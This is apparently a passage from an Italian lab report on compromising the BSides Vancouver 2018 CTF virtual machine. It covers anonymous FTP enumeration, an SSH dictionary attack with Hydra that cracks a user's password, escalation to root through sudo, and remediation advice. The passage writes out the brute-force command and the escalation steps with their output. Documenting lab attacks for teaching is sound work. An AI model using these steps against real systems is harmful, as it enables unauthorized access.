
Fig. 10 – Accesso FTP anonimo, enumerazione della directory pubblica e download di users.txt.bk.

11.2 Analisi della lista utenti e tentativi di connessione SSH

L'apertura del file scaricato ha rivelato un elenco di cinque nomi utente presenti sul sistema:

```
abatchy
john
mai
anne
doomguy
```

Utilizzando questa lista sono stati effettuati tentativi di connessione SSH diretta per ciascun nominativo, nel tentativo di individuare account con autenticazione basata su sola password. I tentativi sugli utenti abatchy e john sono stati respinti dal server con l'errore "Permission denied (publickey)", ad indicare che per questi account l'autenticazione a password risultava disabilitata lato server (o comunque non consentita per la chiave/metodo utilizzato). Il tentativo sull'utente mai è invece rimasto privo di un esito registrato nella sessione, mentre per l'utente anne il server ha effettivamente richiesto una password, segnalando quindi un account potenzialmente attaccabile a dizionario.



```
kali@kali: ~
Session Actions Edit View Help

(kali@kali)~[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy

(kali@kali)~[~]
$ ssh abatchy@192.168.1.100
The authenticity of host '192.168.1.100 (192.168.1.100)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.100' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks
.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.1.100: Permission denied (publickey).

(kali@kali)~[~]
$ ssh john@192.168.1.100
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks
.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.1.100: Permission denied (publickey).

(kali@kali)~[~]
$ ssh mai@192.168.1.100
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks
.
```

Fig. 11 – Contenuto della lista utenti trovata via FTP e tentativi di connessione SSH sui vari account.

11.3 Attacco a dizionario SSH sull'utente anne con Hydra

Isolato l'utente anne come unico account che richiedeva effettivamente una password via SSH, è stato lanciato un attacco a dizionario con Hydra utilizzando la wordlist rockyou.txt. Un primo tentativo di connessione manuale con una password di prova è stato respinto (Permission denied), mentre un primo lancio di Hydra è fallito per un errore di sintassi nel nome del servizio ("Unknown service: ssh", dovuto all'omissione del nome del protocollo come argomento posizionale finale). Corretta la sintassi del comando, l'attacco è stato rilanciato con successo:

```
hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.1.100 ssh
```

Dopo pochi tentativi (grazie all'aumento del parallelismo con più task), Hydra ha individuato la password corretta per l'account anne:

```
[22][ssh] host: 192.168.1.100 login: anne password: princess
```


A screenshot of a Kali Linux terminal window. The window title is 'kali@kali: ~'. The terminal shows a sequence of commands and outputs. First, an 'ssh' command is run, resulting in a warning about post-quantum key exchange and a password prompt. Then, a 'hydra' command is run with the following arguments: '-l anne -P /usr/share/wordlists/rockyou.txt 192.168.1.100 ss'. The output shows Hydra v9.7 starting at 2026-07-19 08:43:44, reporting an 'Unknown service: ss' error. A second 'hydra' command is run with the same arguments but with 'ssh' instead of 'ss'. This time, the output shows Hydra starting at 2026-07-19 08:44:02, with a warning about SSH configurations limiting parallel tasks. It then shows the attack progress: '[22][ssh] host: 192.168.1.100 login: anne password: princess', indicating that 1 of 1 target was successfully completed and 1 valid password was found. The terminal also shows a warning about writing a restore file and an error about 6 targets not resolving.

Fig. 12 – Attacco a dizionario con Hydra sull'account anne: credenziale individuata (princess).

11.4 Accesso SSH e Privilege Escalation tramite sudo

Con le credenziali anne / princess è stato effettuato l'accesso SSH al target, confermando che il sistema operativo sottostante era una Ubuntu 12.04.4 LTS con kernel 3.11.0-15-generic, anch'essa non aggiornata da tempo (382 pacchetti aggiornabili, di cui 275 aggiornamenti di sicurezza).

```
ssh anne@192.168.1.100
anne@bsides2018:~$ whoami && id
```

L'esito del comando id ha rivelato immediatamente il vettore di escalation: l'utente anne risultava membro del gruppo sudo (uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)), e quindi abilitato, potenzialmente, ad eseguire comandi con privilegi di amministratore. È stato quindi sufficiente eseguire il comando seguente, fornendo

nuovamente la password dell'utente, per elevare la sessione a root:

```
anne@bsides2018:~$ sudo su -  
[sudo] password for anne:  
root@bsides2018:~#
```



```
root@bsides2018: ~  
Session Actions Edit View Help  
  
(kali@kali)-[~]  
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t 4 192.168.1.100  
0 ssh  
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not  
use in military or secret service organizations, or for illegal purpose  
s (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-  
19 08:44:56  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries  
(l:1/p:14344399), ~3586100 tries per task  
[DATA] attacking ssh://192.168.1.100:22/  
[22][ssh] host: 192.168.1.100 login: anne password: princess  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-  
19 08:45:13  
  
(kali@kali)-[~]  
$ ssh anne@192.168.1.100  
** WARNING: connection is not using a post-quantum key exchange algorit  
hm.  
** This session may be vulnerable to "store now, decrypt later" attacks  
.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
anne@192.168.1.100's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
 * Documentation:  https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68  
anne@bsides2018:~$ whoami && id  
anne  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)  
anne@bsides2018:~$ sudo su -  
[sudo] password for anne:  
root@bsides2018:~#
```

Fig. 13 – Accesso SSH come anne e privilege escalation a root tramite sudo su -.

11.5 Cattura della flag

Ottenuta una shell come root, è stato individuato ed esaminato il file flag.txt presente nella home directory di root, a conferma dell'avvenuto raggiungimento dell'obiettivo dell'esercitazione anche attraverso questo secondo percorso:

```
root@bsides2018:~# ls  
flag.txt  
root@bsides2018:~# cat flag.txt
```

Il contenuto del file confermava il completamento dell'obiettivo e sottolineava esplicitamente l'esistenza di più percorsi di accesso e di escalation sulla macchina, invitando l'utente a individuarli tutti — messaggio coerente con quanto verificato in questa relazione, che infatti documenta due catene di attacco distinte e indipendenti conclusesi entrambe con il pieno controllo del sistema.


```
root@bsides2018: ~
Session Actions Edit View Help
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-19 08:45:13

(kali@kali)-[~]
$ ssh anne@192.168.1.100
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.100's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ whoami && id
anne
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su -
[sudo] password for anne:
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17

root@bsides2018:~#
```

Fig. 14 – Flag catturata sul sistema target dopo l'ottenimento dei privilegi di root.

È interessante osservare come questo secondo percorso, pur conducendo al medesimo risultato finale (accesso root), sia stato notevolmente più rapido e diretto rispetto al percorso via WordPress: l'assenza di restrizioni sull'accesso anonimo FTP e un errore di configurazione dei permessi sudo per un singolo utente sono stati sufficienti, da soli, a compromettere l'intero sistema, senza necessità di alcuna tecnica di code execution lato web.

12. Conclusioni e raccomandazioni

Tralasciando per un attimo che si tratti del progetto Bsides Vancouver e immaginando che un'azienda mi abbia chiesto di testare le sue difese, con l'obiettivo di attaccare una macchina o un server dall'interno, ci sono molti punti da chiarire.

L'intera catena di attacco è stata resa possibile da una combinazione di errori di configurazione e mancata manutenzione, più che da vulnerabilità sofisticate: un'installazione WordPress dimenticata online, l'assenza di controlli sull'accesso a directory sensibili, password deboli e riutilizzate e un sistema operativo non aggiornato da anni.

Si raccomandano in particolare le seguenti azioni correttive:

- Rimuovere o mettere fuori produzione le installazioni CMS non più mantenute (backup, staging, sviluppo), anche quando "nascoste" tramite robots.txt: tale file è pubblico e non costituisce un controllo di accesso.
- Mantenere WordPress, i temi e i plugin costantemente aggiornati, e disabilitare l'endpoint XML-RPC se non strettamente necessario.
- Applicare policy di password robuste e uniche per ogni account, evitando il riutilizzo delle stesse credenziali su più sistemi.
- Limitare o disabilitare la possibilità di modificare i file dei temi/plugin direttamente dal pannello di amministrazione (DISALLOW_FILE_EDIT in wp-config.php).
- Evitare di eseguire script tramite cron con privilegi di root quando gli stessi risultano scrivibili da utenti non privilegiati (permessi 777 o gruppo/other con diritti di scrittura); applicare permessi minimi (es. 700, proprietario root) su tutti gli script pianificati.
- Applicare tempestivamente le patch di sicurezza del sistema operativo e monitorare le modifiche ai bit SUID/SGID sui binari di sistema (es. tramite auditd o strumenti di file integrity monitoring), per individuare tempestivamente tentativi di escalation come quello qui documentato.
- Adottare il principio del privilegio minimo per l'utente sotto cui gira il web server, ed effettuare un monitoraggio attivo dei processi e delle connessioni di rete in uscita anomale.
- Disabilitare l'accesso anonimo sui servizi FTP quando non strettamente necessario, ed evitare di depositare backup o elenchi di utenti in directory raggiungibili senza autenticazione.
- Rivedere periodicamente l'appartenenza degli utenti al gruppo sudo (o gruppi equivalenti), applicando il principio del privilegio minimo anche agli account utente ordinari, non solo ai servizi.

Il laboratorio conferma come, anche in assenza di vulnerabilità "zero-day", una catena di piccoli errori di configurazione e ritardi negli aggiornamenti possa comunque condurre alla compromissione completa di un sistema.